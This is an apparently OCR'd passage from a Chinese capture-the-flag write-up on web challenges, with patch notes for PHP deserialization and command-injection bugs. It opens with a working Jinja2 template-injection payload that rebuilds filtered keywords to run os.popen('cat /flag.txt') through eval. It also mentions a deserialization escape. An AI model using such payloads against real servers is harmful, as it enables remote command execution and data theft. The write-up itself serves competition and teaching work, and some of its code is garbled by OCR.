
可以反序列化字符逃逸使 \$fileinfo[\$_GET['i']] 为 ZipArchive 类的对象，调用


```
1. {% set xhx = (((|select()|string()|list()).pop(24)|string()))%}
2. {% set ditto = ((app.__doc__|list()).pop(26)|string()))%}
3. {% set spa = ((app.__doc__|list()).pop(102)|string()))%}
4. {% set pt = ((app.__doc__|list()).pop(320)|string()))%}
5. {% set yin = ((app.__doc__|list()).pop(337)|string()))%}
6. {% set left = ((app.__doc__|list()).pop(264)|string()))%}
7. {% set right = ((app.__doc__|list()).pop(286)|string()))%}
```

```

8. {% set slas = (y1ng.__init__.__globals__.__repr__().list()).pop(349)%}
9. {% set bu = dict(buil=cc,tins=bb)|join() %}
10. {% set im = dict(imp=cc,ort=bb)|join() %}
11. {% set sy = dict(po=cc,pen=bb)|join() %}
12. {% set os = dict(o=cc,s=bb)|join() %}
13. {% set ca = dict(ca=cc,t=bb)|join() %}
14. {% set flg = dict(fl=cc,ag=bb)|join() %}
15. {% set txt = dict(t=cc,xt=bb)|join() %}
16. {% set ev = dict(ev=cc,al=bb)|join() %}
17. {% set red = dict(re=cc,ad=bb)|join()%}
18. {% set bul = xhx*2~bu~xhx*2 %}
19.
20.
21. {% set pld = xhx*2~im~xhx*2~left~yin~os~yin~right~pt~sy~left~yin~ca~spa~slas
    ~flg~ditto~txt~yin~right~pt~red~left~right %}
22.
23. {{pld}}
24.
25.
26. {% for f,v in y1ng.__init__.__globals__.items() %}
27.     {% if f == bul %}
28.         {% for a,b in v.items() %}
29.             {% if a == ev %}
30.                 {{b(pld)}}
31.             {% endif %}
32.         {% endfor %}
33.     {% endif %}
34. {% endfor %}

```



WEB FIX WP

Web1 循序渐进

Index.php 过滤掉 R 和 S

```
        exit();
    }
}
if(!preg_match("/R|S/", $payload) ){
    $payload = unserialize($payload);
}
}
}
```

发现还有个 ciscn_qazwsx.php, 里面有个命令执行, 加一个对 ip 格式的检验

```
die("fxck your flag!");
}
if(preg_match("/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/", $ip)){
    system("ping -c 1 ".$ip);
}
}
?~
```

Web2 php hacker

把 open 方法名改掉

```
function fuckzip($rawname, $hashedname) {
    global $HackerBoxDir;
    return "$rawname is in $HackerBoxDir/$hashedname.";
}

switch($_GET['route']){
    case 'home':
        exit;
    case 'open':
        $fileinfo = hackerboyunserialize($_COOKIE['fileinfo'], $key);
        if(isset($fileinfo[$_GET['i']])){
            echo $fileinfo[$_GET['i']]>fuckzip($fileinfo[$_GET['i']]>rawname, $fileinfo[$_GET['i']]>hashedname);
        }
        exit;
    case 'reset':
        setcookie('fileinfo', hackerboyserialize([], $key));
}
```

Web3 make waf great again

加了 dict, %和_ 的过滤



然而 python 不能热启动，并没有什么用…想知道咋修…